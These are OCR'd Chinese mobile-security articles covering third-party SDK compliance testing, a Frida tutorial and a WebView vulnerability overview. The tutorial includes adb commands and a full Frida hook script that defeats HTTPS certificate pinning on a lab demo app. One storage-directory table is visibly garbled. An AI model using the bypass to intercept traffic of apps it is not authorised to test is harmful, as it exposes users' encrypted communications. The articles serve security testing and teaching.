
4. 第三方SDK不应具有恶意数据收集行为，例如在运行过程中应防止攻击者通过adb备份应用数据。

前三点测试方法相似：通过查看声明权限，去SDK源代码检查信息收集时调用系统API代码实现。

查看权限声明（位于AndroidMain.fest.xml文件中），如图4.1。

图 4.1 权限声明

所示从该文件中可以看到只有蓝牙的权限已经声明。接下来查看系统底层调用的蓝牙模块 API 实现信息收集截图如图 4.2 所示。



```
} else {
    deviceInformation.DevName = BuleCommonConstants.BleName;
    int i = BuleDoDataConstants.gble_rec_valid_data.Length;
    deviceInformation.DevAddress = b.a(BuleDoDataConstants.gDeviceInformation.b_BleMAC, 6, 0, 6, "");
    deviceInformation.Version = b.a(BuleDoDataConstants.gDeviceInformation.b_Version, 2, 0, 2, "");
    deviceInformation.Battery = b.h(BuleDoDataConstants.gDeviceInformation.b_Battery);
    deviceInformation.Sn = b.a(BuleDoDataConstants.gDeviceInformation.b_SN, 8, 0, 8, "");
    a.a("/**********Runing::Do getDeviceInformation() end!**********/");
    serviceStatus.ServiceCode = 0;
    serviceStatus.ServiceInfo = "success!";
}
```

图 4.2 系统信息收集

通过该截图，可以看到该 SDK 收集的信息有蓝牙 MAC 地址、版本号、SN、电量信息。该信息是蓝牙通信所需要的信息，而且获取的设备端蓝牙信息是被服务方的需求，而非 SDK 主动性行为，所以此合规要求不适用。

针对第 4 点合规要求：第三方 SDK 并不会涉及 ADB 备份功能，当 APP 应用将 allowBackup 属性配置为 true 时，可在非 root 情况下使用 adb 备份数据，所以该要求对第三方 SDK 并不适用。

综上检测结果，可以看到该 SDK 符合终端数据信息收集安全规范。

4.3 数据存储安全

针对此项我们首先查看 SDK 运行时会产生哪些数据，这些数据会被如何存储以及存储在什么位置，对敏感数据是否进行加密后再存储，我们结合 SDK 数据存储合规要求查看第三方 SDK 是否满足安全要求。

4.3.1 SDK 运行时可能产生的数据

SDK 运行时可能产生的数据包括日志信息、应用缓存信息、应用配置信息、用户信息等。

4.3.2 数据存储方式

安卓系统提供了 4 种本地存储方式，具体如表 4.2 所示。

存储方式	简单说明	存在的安全隐患
SharedPreferences	一般以 xml 键值对形式存储应用配置信息	创建的文件权限不严谨或导致可读、可写或明文存储
SQLiteDatabases	一种轻型数据库	Root 用户可以访问
Internal Storage	RAM 数据存储在 /data/data/<package name>/files 目录中	Root 后可以访问篡改
External Storage	SD 卡是一个公共的存储空间，只要申请了权限即可访问	容易被其他数据篡改

表 4.2 安卓系统提供的 4 种本地存储方式

4.3.3 数据存储的常见默认目录及获取方法

数据存储的常见默认目录及获取方法如表 4.3 所示。

目录位置	获取方法	存放文件类型
/data/data/(packageName)/cache	一般以 xml 键值对形式存储应用配置信息	应用缓存文件

目录位置	获取方法	存放文件类型
/data/data/(packageName)/files	一种轻型数据库	应用一般文件
/data/data/(packageName)/shared_prefs	RAM 数据存储在 /data/data/<package name>/files 目录中	SharedPreference 文件
/data/data/(packageName)/databases	SD 卡是一个公共的存储空间，只要申请了权限即可访问	应用数据库目录
/storage/emulated/0/sdcard	String sdcard =	内置 SD 卡目录
/storage/extSdCard	String exsdcard = Environment.getExternalStorageDirectory().getPath()	外置 SD 卡目录

表 4.3 数据存储的常见默认目录及获取方法

4.3.4 数据存储实现方式

1. 共享存储

共享存储即使用键值对的方式来存储数据。文件全部存储在 /data/data/packagename/shared_prefs/ 这个目录下。

图 4.3 是共享存储的一段实现代码。

```
public void SaveData2()//(SharedPreferences 存储 ) 保存
{
 ISharedPreferences sp = this.GetSharedPreferences("abc",
FileCreationMode.Append);
        ISharedPreferencesEditor editor = sp.Edit();
        editor.PutInt("BookId", 1);
        editor.Apply();
}
```

图 4.3 共享存储

2. 数据库存储

Android 数据库采用 SQLite，操作数据库可使用 SQLiteOpenHelper 或 ContentProvider 的方式。数据库存放在 data/data/<packagename>/databases/ 目录下。这里以 SQLiteOpenHelper 为例展示实现代码（见图 4.4）：

```
public class DBOpenHelper extends SQLiteOpenHelper {
   private static String name = "mydb.db"; // 表示数据库的名称
   private static int version = 2; // 更新数据库的版本号
   public DBOpenHelper(Context context) {
      super(context, name, null, version);
      // TODO Auto-generated constructor stub
   }

   // 当创建数据库时，是第一次被执行，完成对数据库的表的创建
   @Override
   public void onCreate(SQLiteDatabase db) {
    String sql = "create table person(id integer primary key autoinc
rement,name varchar(64),address varchar(64))";
      db.execSQL(sql); // 完成数据库的创建
   }
     @Override
   public void onUpgrade(SQLiteDatabase db, int oldVersion, int ne
wVersion) {
      String sql = "alter table person add sex varchar(8)";
      db.execSQL(sql); }
```

图 4.4SQLiteOpenHelper

3. 内部存储

文件存储的数据一般是很简单的、未经任何处理的数据。所有文件都是默认存储到 /data/data/packagename/files/ 这个目录下的。主要引用了 java.io.* 类库，用到了 Stream 类，图 4.5 是文件存储代码实现。

```
public void SaveData(string s)//( 文件存储 ) 保存
      {
          Stream stream = null;
          StreamWriter writer = null;
          try
          {
              stream = this.OpenFileOutput("MyData", Android.Content.
FileCreationMode.Private);
              writer = new StreamWriter(stream);
              writer.Write(s);
              m_EditText.Text = "";
          }
          catch (IOException e)
          {
              Log.Error("IOException", e.Message);
          }
          finally
          {
              try
              {
                  if (writer != null)
                      writer.Close();
              }
              catch (IOException e)
              {
                  Log.Error("IOException", e.Message);
              }
          }
```

图 4.5 文件储存

■ 外部存储

◘ 添加外部存储访问权限

首先，要在 AndroidManifest.xml 中加入访问 SDCard 的权限，如图 4.6 所示。

```
<uses-permission android:name="android.permission.MOUNT_
UNMOUNT_FILESYSTEMS"/>
    <uses-permission  android:name="android.permission.WRITE_
EXTERNAL_STORAGE"/>
```

图 4.6 访问 SDCard 权限设置

◘ 检测外部存储的可用性

在使用外部存储时我们需要检测其状态，它可能被连接到计算机、丢失或者只读等。代码实现如图 4.7 所示。

```
String state = Environment.getExternalStorageState();
if (Environment.MEDIA_MOUNTED.equals(state))
   // 可读可写
   mExternalStorageAvailable = mExternalStorageWriteable = true;
} else if (Environment.MEDIA_MOUNTED_READ_ONLY.equals(state))
{
   // 可读
} else {
   // 可能有很多其他的状态，但是我们只需要知道，不能读也不能写
}
```

图 4.7 检测外部存储状态

访问外部存储，写入数据，所在目录 /Android/data/<package_name>/files/ (见图 4.8)。

```
#API 大于 8
getExternalFilesDir (String type)# 打开一个外存储目录
#API 小于 8
getExternalStorageDirectory ()# 打开一个外存储目录
# 读写数据
if(Environment.getExternalStorageState().equals(Environment.
MEDIA_MOUNTED)){
   File sdCardDir = Environment.getExternalStorageDirectory();// 获
取 SDCard 目录  "/sdcard"
  File saveFile = new File(sdCardDir,"a.txt");// 写数据
  try {
      FileOutputStream fos= new FileOutputStream(saveFile);
      fos.write("fanrunqi".getBytes());
     fos.close();
              } catch (Exception e) {
```

```
                e.printStackTrace();
            }// 读数据
    try {
FileInputStream fis= new FileInputStream(saveFile);
      int len =0;
     byte[] buf = new byte[1024];
     StringBuffer sb = new StringBuffer();
     while((len=fis.read(buf))!=-1){
       sb.append(new String(buf, 0, len));
                }
     fis.close();
            } catch (Exception e) {
     e.printStackTrace();} }
```

图 4.8 访问外部存储

4.3.5 加密存储

以常用的 SQLite 和 SharedPreferences 为例简单说明。

■ SQLite 加密存储

针对本地数据库存储的数据保护的方式有两种：

1. 加密数据库

SQLCipher 是一个在 SQLite 基础之上进行扩展的开源数据库，它主要是在 SQLite 的基础之上增加了数据加密功能，将数据存储于 SQLCipher 数据库中，就可以大大提高程序的安全性。

使用 SQLCipher 数据库需要引用 net.sqlcipher.database 包下的 SQLiteOpenHelper，如图 4.9 所示。

```
import net.sqlcipher.database.SQLiteDatabase;
import net.sqlcipher.database.SQLiteDatabase.CursorFactory;
import net.sqlcipher.database.SQLiteOpenHelper;
```

图 4.9 加密存储引用

2. 数据加密存储

利用加密算法，对待存入数据库中的数据先行加密，再存入数据库中，可在一定程度上保证数据的安全。实现数据加密的方式有对称加密（如 AES、3DES 等）和非对称加密（如 RSA），由于 APP 客户端掌握于攻击者手中，加密秘钥被攻击者获取后，存储的数据也将不再安全。

Android SDK 提供了对称和非对称的加密算法库，需要引入类库后，才可在程序中实现加解密功能，如图 4.10 所示。

```
import javax.crypto.Cipher;
import javax.crypto.KeyGenerator;
import javax.crypto.SecretKey;
import javax.crypto.spec.Secre
```

图 4.10 加密算法

4.3.6 数据存储安全合规测试案例

结合以上分析过程，我们对第三方 SDK 进行测试。第三方 SDK 合规相关要求如下：

1. 第三方 SDK 运行后数据应进行加密存储；

2. 第三方 SDK 运行时不存储任何交易敏感信息，且数据传输过程中间环节应用系统的服务器和终端设备中不应存放我行和合作单位的客户敏感信息；

3. 第三方 SDK 身份验证信息应进行加密存储；

4. 第三方 SDK 页面展示应采取机密性保护措施：

■ 数据存储类型判断

◘ 外部存储判断

查看配置文件 AndroidManifest.xml 查找是否有 SDCard 的声明，来判断是否有外部存储，截图如图 4.11 所示。

图 4.11 外部存储判断

通过该截图我们发现并没有使用 SDCard 外部存储。

◘ 数据库存储判断

然后我们查看是否有数据库存储。数据库存储常见的两种方式是 SQLite 和 ContentProvider 组件。

图 4.12 数据库存储判断

通过图 4.12 我们发现组件中并没有 ContentProvider 的声明，所以不存在该组件的数据库利用方式。接下来排查 SQLite 方式存储，排查方式是查看引用的库文件中是否包含 android.database.* 类库的引用。截图如下：




图 4.13 排查 SQLite

如图 4.13 所示，并未发现 SQLite 的引用，所以不存在数据库存储的方式。

◘ 文件存储方式判断

排查反编译后的文件中是否有 java.io.* 类库引用中涉及文件操作的功能。




图 4.14 文件存储方式判断

如图 4.14 所示并未发现文件存储的方式。

◘ 共享存储方式判断

查找 GetSharedPreferences 类文件的引用以及实现文件操作的方法。




图 4.15 共享存储方式判断

如图 4.15 所示，并未发现使用共享存储的方式进行存储。

◘ WebView 缓存存储方式判断

我们从声明的组件中并未发现 WebView 的声明，所以第三方 SDK 并不存在 WebView 缓存存储，如图 4.16 所示。




图 4.16WebView 缓存存储方式判断

综上所述，该 SDK 并未发现使用数据存储功能。

■ 加密算法方式判断

SDK 并未发现使用数据存储功能，且不存在引用 javax.crypto 类库，所以存储功能对应的加密算法也并没有使用。

■ 第三方 SDK 页面展示应采取机密性保护措施判断

针对第四点合规要求，我们可以从上文中发现第三方 SDK 并未引入 java.io.* 类库，没有输出，所以没有显示。而且 APP 安装后的页面也能看到只有功能按钮，并没有敏感信息，如图 4.17 所示。

图 4.17APP 界面

其中，这里的系统信息、设备信息等是被服务方明确要求的，所以该合规要求并不适用。

■ 结论

综上所述，该第三方 SDK 满足数据存储安全合规要求。

Frida应用基础及APP https证书验证破解

绿盟科技 安全服务部 牛冠杰

1.Frida 简介

1.1 基础介绍

Frida 是适用于开发人员、逆向工程师和安全研究人员的轻量级 Hook 工具，它允许将 JavaScript 代码或库注入 Windows、macOS、GNU / Linux、iOS、Android 和 QNX 上的本机应用程序。此外，Frida 还提供了一些基于 Frida API 构建的简单工具。

Frida 的四大特点：

1. 可编写脚本

将脚本注入黑盒进程，无须源代码即可劫持任何功能函数，监视加密 API 或跟踪私有应用程序代码；然后编辑，点击保存，即可查看结果，不需要进行编译或重新启动程序。

2. 可移植的

适用于 Window、macOS、GNU / Linux、iOS、Android 和 QNX。从 npm 安装绑定的 Node.js，从 PyPI 获取 Python 包，或通过其 Swift 绑定、.NET 绑定、Qt / Qml 绑定或 C API 使用 Frida。

3. 免费的

Frida 是并且将永远是免费软件（免费自由）。

4. 经过实战检验

现在安全人员正在使用 Frida 对大规模移动应用进行快速、深入的分析。Frida 拥有全面的测试套件，并经过多年的严格测试，涵盖了广泛的用例。

Frida 访问地址：https://github.com/frida/frida。

1.2 与其他 Hook 工具的对比

1.Xposed 的优缺点

优点：在编写 Java 层 hook 插件的时候非常好用，这一点完全优越于 FridaSubstrateCydia，因为它也是 Android 项目，可以直接编写 Java 代码调用各类 api 进行操作，而且可以安装到手机上直接使用。

缺点：配置安装环境繁琐，兼容性差，在 Hook 底层的时候就很无助了。

2.Frida 的优缺点

优点：配置环境简单，操作也很便捷，对于破解者来说开发阶段非常好用。支持 Java 层和 Native 层的 hook 操作，只是在 Native 层 hook 如果是非基本类型的话操作有点麻烦。

缺点：因为它只适合破解者在开发阶段使用，因此它无法像 Xposed 那样用于实践。比如写一个微信外挂，用 Frida 写肯定不行，因为它无法在手机端运行。

3.SubstrateCydia 的优缺点

优点：和 Xposed 类似可以运行在手机端。支持 Java 层和

Native 层的 hook 操作，但是 Java 层 hook 不怎么常用，用得比较多的是 Native 层的 hook 操作，因为它也是 Android 工程，可以调用系统 api，操作更为方便。

缺点：和 Xposed 一样安装配置环境烦琐，兼容性差。

以上 3 个工具可以说是现在用得最多的 hook 工具了，总结一句话就是，写 Java 层 hook 还是 Xposed 方便，写 Native 层 hook 适合用 SubstrateCydia，而对于处在开发阶段的破解者来说，则还是 Frida 最靠谱。

2.Frida Hook 示例

2.1 连接 Android 设备

（1）需要一台已经 root 的 Android 设备（可以使用 Android 模拟器），支持 4.2~6.0 版本。

（2）需要使用来自 Android SDK 中的 adb 工具连接 Android 设备。

（3）在 https://github.com/frida/frida/releases 中下载相应的 frida-server 应用，示例使用夜神 Android 模拟器 4.4 版本，下载的 frida 服务端是 frida-server-12.2.16-android-x86.xz。

（4）启动夜神 Android 模拟器 4.4 版本，运行 adb devices 命令，即可成功连接 Android 设备，如图 2.1 所示。

```
C:\WINDOWS\system32>adb devices
List of devices attached
127.0.0.1:62025 device
```

图 2.1 连接 Android 设备

（5）运行如下命令，将 frida-server 复制到 Android 设备上，提升权限并运行。

```
$ adb push frida-server /data/local/tmp/
$ adb shell "chmod 777 /data/local/tmp/frida-server"
$ adb shell "/data/local/tmp/frida-server &"
```

（6）运行 adb shell ps 命令，查看 frida-server 已成功运行，如图 2.2 所示。

```
root      1612  1     1224  40    c0128f03 080eld1b S /system/xbin/su
root      1613  1612  1224  48    c0128f03 080eld1b S /system/xbin/su
root      1614  1613  1820  708   c01b2345 b76b5428 S sh
root      1676  1638  57236 50076 ffffffff b5b1a426 S ./frida-server
root      1678  1676  7500  1444  ffffffff b7368426 S /data/local/tmp/re.frida.server/frida-helper-32
root      1733  1727  1944  524   00000000 b7678426 R ps
root@android:/ #
```

图 2.2Frida-Server 成功运行

（7）运行 adb shell netstat 命令，检查 frida-server 监听端口，默认为 27042，如图 2.3 所示。

```
root@android:/ # netstat
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:18016           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:24800           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:27042         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25000           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:5037          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6703            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5554            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5555            0.0.0.0:*               LISTEN
```

图 2.3 端口监听成功

（8）运行 adb forward tcp:27042 tcp:27042 命令，把 Android 设备端口转发到 PC 端。

（9）运行 frida-ps –R 命令，即可查询 Android 设备当前运行进程，至此连接 Android 设备成功（见图 2.4）。另外，也可以直接通过 USB 将 Android 设备与 PC 端连接，运行 frida-ps –U 即可测试是否连接成功。

```
C:\WINDOWS\system32>frida-ps -R
  PID  Name
-----  ------------------------------
 1359  .esfm
   82  adbd
  473  android.process.acore
  590  android.process.media
  669  com.android.onetimeinitializer
  429  com.android.phone
  576  com.android.providers.calendar
  415  com.android.settings
  346  com.android.systemui
  685  com.bignox.app.store.hd
  958  com.cyanogenmod.filemanager
 1202  com.estrongs.android.pop
 1264  com.estrongs.android.pop:local
  443  com.vphone.launcher
```

图 2.4Android 设备连接成功检测

2.2 HTTPS 单向认证强校验 Hook 示例

本次示例通过在本地搭建 Tomcat + SSL 自签名证书环境，使用一个开源的 Android HTTPS 双向认证项目：https://github.com/Frank-Zhu/AndroidHttpsDemo，对其中部分代码进行修改后重新编译，构建本次测试的 APP 应用。

2.2.1 基本原理

想要绕过证书锁定抓明文包就需要先知道 APP 是如何进行锁定操作的，然后再针对其操作进行注入解锁。

Android 客户端关于证书处理的逻辑按照安全等级分类，如表 2.1 所示。

安全等级	策 略	信任范围	破解方法
Level 0	完全兼容策略	信任所有证书包括自签发证书	无须特殊操作
Level 1	系统 / 浏览器默认策略	信任系统或浏览内置 CA 证书以及用户安装证书 (Android 7.0 开始默认不信任用户导入的证书)	设备安装代理证书
Level 2	CA 根证书固定	信任指定 CA 颁发的证书	Hook 注入等方式篡改锁定逻辑
Level 3	子证书固定	信任指定站点证书	Hook 注入等方式篡改锁定逻辑 如遇双向锁定需将 APP 自带证书导入代理软件

表 2.1 Android 客户端证书处理的安全等级分类

Apache http client 因为从 api23 起被 Android 抛弃，因此使用率较低。目前更多使用的是 HttpURLConnection 类或第三方库 OKhttp3.0 进行 HTTPS 通信。其中 OKhttp3.0 的部分运用与 HttpURLConnection 相同，客户端都可以通过实现 X509TrustManager 接口的 checkServerTrusted 方法，将服务器证书与 APP 预埋证书做对比，来完成强校验。此外，也可以再通过实现 HostnameVerifier 接口的 verify 方法，校验服务器证书中的一般名称（CN）是否与域名相符。通过使用上述方法，完成客户端对服务端的证书强校验。

2.2.2 应用分析

由于这次是自编译的文件，就不通过 APK 反编译等方法查看代

码了，直接看主要通信类 HttpClientSslHelper 的源码。

```
public class HttpClientSslHelper {
    public static boolean isServerTrusted1 = true; // 强校验关键参数
    private static SSLContext sslContext = null;
     public static OkHttpClient getSslOkHttpClient(Context context) {
        OkHttpClient.Builder builder = new OkHttpClient.Builder();
        builder.sslSocketFactory(getSslContextByCustomTrustManager(context).getSocketFactory())
                .hostnameVerifier(new HostnameVerifier() {
                    @Override  // 实现自定义的 HostnameVerifier 对象的 verify 校验方法
                    public boolean verify(String hostname, SSLSession session) {
                        Log.d("HttpClientSslHelper", "hostname = " + hostname);
                        if ("192.168.96.1".equals(hostname)) {
                            // 根据 isServerTrusted1 的值进行校验，若为 True，则校验成功，执行后续连接
                            return isServerTrusted1;
                        } else {
                            // 由于是实验环境，if 语句总为真，不会执行 else 语句
                            HostnameVerifier hv = HttpsURLConnection.getDefaultHostnameVerifier();
                            return hv.verify("localhost", session);
                        }
                    }
                });
        return builder.build();
    }

    public static SSLContext getSslContextByCustomTrustManager(Context context) {
        if (sslContext == null) {
            try {
                CertificateFactory cf = CertificateFactory.getInstance("X.509","BC");
                InputStream caInput = new BufferedInputStream(context.getResources().getAssets().open("server.cer"));
                final Certificate ca;
                try {
                    ca = cf.generateCertificate(caInput);
                } finally {
                    caInput.close();
                }
                sslContext = SSLContext.getInstance("TLS");
                // 自定义 X509TrustManager 接口的 checkClientTrusted、checkServerTrusted 和 getAcceptedIssuers 方法
                sslContext.init(null, new X509TrustManager[]{new X509TrustManager() {
                    public void checkClientTrusted(X509Certificate[] chain,
                                                   String authType) throws CertificateException {
                        Log.d("HttpClientSslHelper", "checkClientTrusted --> authType = " + authType);
                        // 校验客户端证书
                    }

                    public void checkServerTrusted(X509Certificate[] chain,
                                                   String authType) throws CertificateException {
                        Log.d("HttpClientSslHelper", "checkServerTrusted --> authType = " + authType);
                        // 校验服务器证书
                        for (X509Certificate cert : chain) {
                            cert.checkValidity();
                            try {
                                // 关键点，用 APP 中内置的服务端证书 server.cer 来校验网络连接中服务器颁发的证书
                                cert.verify(ca.getPublicKey());
                            } catch (NoSuchAlgorithmException | InvalidKeyException | NoSuchProviderException | SignatureException e) {
```

```
                        e.printStackTrace();
                            // 校验失败，则更改 isServerTrusted1 值为
false
                        isServerTrusted1 = false;
                    }
                }
            }

            public X509Certificate[] getAcceptedIssuers() {
                return new X509Certificate[0];
            }
        }}, null);
    } catch (Exception e) {
        e.printStackTrace();
    }
  }
  return sslContext;
 }
}
```

由上可知，将 HttpClientSslHelper 类的 getSslContextByCustomTrustManager 方法重写，重新实现 checkServerTrusted 方法，让其不修改 isServerTrusted1 的值，即可绕过证书强校验。

2.2.3 开始 Hook

■ 重新实现 checkServerTrusted 方法

构造完整脚本如下：

```
import frida, sys

def on_message(message, data):
    if message['type'] == 'send':
        print("[*] {0}".format(message['payload']))
    else:
        print(message)
```

```
jscode = """
Java.perform(function () {
    var HttpClientSslHelper = Java.use('com.frankzhu.
androidhttpsdemo.HttpClientSslHelper');
   var Log = Java.use('android.util.Log');
    HttpClientSslHelper.getSslContextByCustomTrustManager.
implementation = function () {
        var X509TrustManager = Java.use('javax.net.ssl.
X509TrustManager');
      var SSLContext = Java.use('javax.net.ssl.SSLContext');
      var TrustManager = Java.registerClass({
        name: 'com.frankzhu.androidhttpsdemo.test',
        implements: [X509TrustManager],
        methods: {
            checkClientTrusted: function (chain, authType) {
            },
            checkServerTrusted: function (chain, authType) {
                    Log.d("Frida Hook checkServerTrusted()",
"Success!!!");
                    send("Frida Hook checkServerTrusted()
Success!!!");
            },
            getAcceptedIssuers: function () {
               return [];
            }
        }
      });
        // Prepare the TrustManagers array to pass to
HttpClientSslHelper.sslContext.init()
      var TrustManagers = [TrustManager.$new()];
      send("Custom, Empty TrustManager ready");
        // Override the init method, specifying our new
TrustManager
      var sslContext = SSLContext.getInstance("TLS");
      sslContext.init(null, TrustManagers, null);
       //return 的值类型必须与原来的相同，否则会出现 Error:
Implementation for getSslContextByCustomTrustManager expected return value compatible with 'javax.net.ssl.
SSLContext'，同时导致应用崩溃
       // 源码里有 private static SSLContext sslContext = null; 如
果想通过 this.sslContext 使用该变量，一定要注意 Hook 的时机，要
在 sslContext 变为对象后再 Hook，这样就不会出现应用异常崩溃
      return sslContext;
```

```
    }
});
"""

process = frida.get_remote_device().attach('com.frankzhu.
androidhttpsdemo')
script = process.create_script(jscode)
script.on('message', on_message)
script.load()
sys.stdin.read()
```

测试步骤：

1. 使用 Burpsuite，设置 PC 端和 Android 端的代理；

2. 打开测试 APP，运行上述 Python 脚本；

3. 点击 APP 网络测试按钮，发送网络请求（一定要在第一次点击按钮前，运行 Python 脚本）。

■ 未用 Frida Hook 的结果如图 2.5、图 2.6 所示。




图 2.5 连接报错




图 2.6HTTPS 抓包失败

使用 Frida Hook 后的结果如图 2.7~ 图 2.9 所示。




图 2.7 脚本运行成功

图 2.8 运行日志

图 2.9 HTTPS 证书验证破解成功

安卓WebView安全之路

绿盟科技 安全服务部 王琛

1. 概述

Android WebView 是一个基于 Webkit 引擎、展现 Web 页面的控件。根据 Android 系统版本的发展以及渲染技术的进步，Android 的 WebView 引擎也分为两代，在 Android 4.4 之后，WebView 的引擎则更换为 Chromium 浏览引擎。

WebView 的主要作用为显示和渲染 Web 界 ，直接使用 HTML 件 (本地 assets 中或者网络上) 进行布局，并且通过 JavaScript 交互调用。 WebView 控件功能强大，除了具有一般 View 的属性和设置外，还可以对 url 请求、页面加载、渲染、页面交互进行强大的处理。随着 HTML5 以及 Hybrid APP 的兴起，WebView 对于移动业务的重要性也越来越高。然而，不适当地使用 WebView，也会导致漏洞的产生，进而引发企业资金及声誉的损失。

2.WebView 相关漏洞

纵观 Android WebView 历史上爆出的安全问题，根据利用方式不同，分为三种类型。

2.1 任意代码执行漏洞

针对 WebView 任意代码执行漏洞，出现该漏洞的原因有三个 :

■ WebView 中的 addJavaScriptInterface() 接口，开启后向 Web 页面注入 Java 对象，JavaScript 代码可以直接引用该对象并调用该对象的方法来实现 Web 页面的动态交互，但是在 Android<=4.1.2(API Level 16) 时，WebView 使用 WebKit 引擎，并未正确限制 addJavaScriptInterface 的使用方法，在应用权限范围内，攻击者可以通过 Java 反射机制实现任意代码执行。

■ WebView 内置导出的 searchBoxJavaBrige 对象，安卓系统

默认调用。此外，searchBoxJavaBrige 对象也可以导致远程代码执行漏洞。

■ WebView 内置导出的 Accessibility 和 AccessibilityTraversasl Object 对象，可以加强设备的可用性，提供一些类似于声音提示、物理反馈等可选的操作模式，但是由于辅助功能可以模拟用户自动化点击应用内因素，存在导致远程代码执行漏洞的风险。

代表漏洞版本有：CVE-2016-6754、CVE-2015-1295。

2.2 密码明文存储漏洞

WebView 默认开启密码保存功能，具体使用函数 mWebView.setSavaPassword(true) 开启后，在用户输入密码时，会弹出提示框，询问用户是否保存密码。如果选择“是”，密码会被明文保存到 /data/data/{com.package.name}/databases/WebView.db 中， 在 Android 系统被 root 的情况下，就会有密码被盗取的危险。

代表漏洞版本有：CVE-2013-3642。

2.3 域控制不严格缺陷

使用 File 域加载的 JavaScript 代码能够跨过同源策略进行跨域访问，从而导致隐私信息泄露。

代表漏洞版本有：CNTA-2018-0005、CVE-2013-3643、CVE-2013-3642。

3.Native 和 JavaScript 代码互调

在安卓系统中，不管是 Native 代码去调用 JavaScript 代码，还是 JavaScript 去调用 Native 代码，WebView 在其中都起到了桥梁的作用。

3.1 安卓调用 JavaScript 代码

安卓调用 JavaScript 代码的方法有两种：

A. 通过 WebView 的 loadURL()。当 WebView 加载 H5 链接时，默认使用 loadUrl 进行加载，该方法会使得页面刷新。

B. 通过 WebView 的 EvaluateJavaScript()。EvaluateJavaScript 在 Android 4.4 之后才可使用，并且该方法的执行不会使页面刷新。

3.2 JavaScript 调用安卓代码

JavaScript 调用安卓代码的方法有三种：

A. 通过 WebView 的 addJavaScriptInterFace() 进行对象映射 ,addJavaScriptInterface 是 WebKit 的原生 API，属于 WebView 对象的公共方法，用户暴露一个 Java 对象给 JS，使得 JS 可以直接调用方法。

B. 通过 WebViewClient 的 shouldOverrideUrlLoading() 方法回调拦截 URL，通过这个方法的返回值，来判断是否执行，return true 表示当前 url 即使是重定向 url 也不会再执行，return false 表示由系统执行 url，直到不再执行此方法。

C. 通过 WebChromeClient 的 onJsAlert()、onJsConfirm()、OnJsPrompt() 方法去回调拦截 JS 对话框 alert()、confirm()、prompt() 消息。

3.3 WebSettings 配置安全影响分析

WebSettings 用于管理 WebView 状态配置，当 WebView 创建和初始化时，将自动加载 WebView 的默认配置，这些默认配置将通过 get 方法返回。若 WebSettings 配置不当，将会导致安全缺

陷的产生。

